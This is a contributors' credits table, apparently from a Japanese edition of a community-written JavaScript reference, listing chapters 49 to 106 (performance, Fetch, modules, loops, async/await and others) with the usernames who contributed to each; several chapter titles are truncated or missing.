49	パフォーマンスのヒント	16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguret, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K. , Matthew Crumley, Mattias Buelens, MattTreichelYeah, MayorMonty, Meow, Mike C, Mike McCaughan, msohng, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill, RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
50	ビット	4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek
51	ビット - のスニペット	csander, HopeNick
52	ビルトイン	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Vasiliy Levykin
53	ファイルAPI、BlobおよびFileReaders	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique, Sreekanth
54	フェッチ	A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
55	ブラウザでのグローバルエラー	Andrew Sklyarevsky
56	ブラウザの	A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen, Sumurai8
57	プロキシ	cswl, Just a student, Ties
58	プロトタイプ、オブジェクト	Aswin

59	メソッドチェイン	Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
60	メモリ	Brian Liu
61	モーダル - プロンプト	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
62	モジュール	Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
63	モジュール	A.M.K, Downgoat, Joshua Kleveter, Mike C
64	ユニットテスト Javascript	4m1r, Dave Sag, RamenChef
65	ループ	2426021684, Code Uniquely, csander, Daniel Herr, eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207, SZenC, whales, XavCo7
66	ローカリゼーション	Bennett, shaedrich, zurfyx
67	みのキーワード	Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
68		Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
69	なデザインパターン	4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn, daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi , tomturton, Tschallacka, WebBrother, zb'
70		A.M.K, Alex, bloodyKnuckles, Boopathi Rajaa, geekonaut, Kayce Basques, kevguy, Knu, Nachiketha, NickHTTPS, Peter, Tomáš Zato, XavCo7
71		A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611 , Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay, Stephen Leppik, Sven, XavCo7

72	モード	Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex, CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
73	/	2426021684, Adam Heath, Andrew Sklyarevsky, Andrew Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC , Taras Lukavyi, Tomás Cañibano, user2314737
74	じポリシーとクロスオリジン	Downgoat, Marco Bonelli, SeinopSys, Tacticus
75		4444, PedroSouki
76		csander, Michał Perłakowski, towerofnix
77	とりて	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel, Sumurai8, svarog, Tomboyo, Yosvel Quintero
78	い	Junbang Huang, Michał Perłakowski
79		Michał Perłakowski
80	API	Hendry
81		2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan , Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia
82	これ	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
83		Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
84		K48, maheeka, Mike McCaughan, Stephen Leppik
85		2426021684, Amgad, Araknid, Blubberguy22, Code

		Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
86	なJavaScript	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo, nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., styfle
87		adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga
88		Angelos Chalaris, Hardik Kanjariya ツ, Marco Scabbiolo, Trevor Clarke
89		2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD.., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow , Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis , Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
90	なAPI	Mike McCaughan, Ovidiu Dolha
91		cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
92		Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G, Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi

93		actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPHPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit , John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner, Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik
94		aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya ツ, Hayko Koryun, hindmost, J F , Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh
95		Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
96		00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, hazsl, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C,

		Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, nalply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, pktangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero , Yury Fedorov, Zack Harley, Zaz, zb', Zoltan.Tamasi
97		Christopher Ronning, Conlin Durbin, CroMagnon, Gert Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
98	セミコロン - ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
99	パターン	Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton
100	API	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
101	API	rvighne
102		2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, Alir, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, Hardik Kanjariya ツ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, Konrad D, Kyle Blake, Luc125, M. Erraysy, Maciej Gurban, Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan, Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali, Sumurai8, svarog, SZenC, TheGenie OfTruth, Tim, Traveling Tech Guy

		, user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh
103		amitzur, Anirudh Modi, aw04, BarakD, Benjadahl, Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPHPython, Damon, Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993, Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rolfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelkholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
104	イテレーター	Keith, Madara Uchiha
105	コールバックでイテレーターをにする	I am always right
106	async / await	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan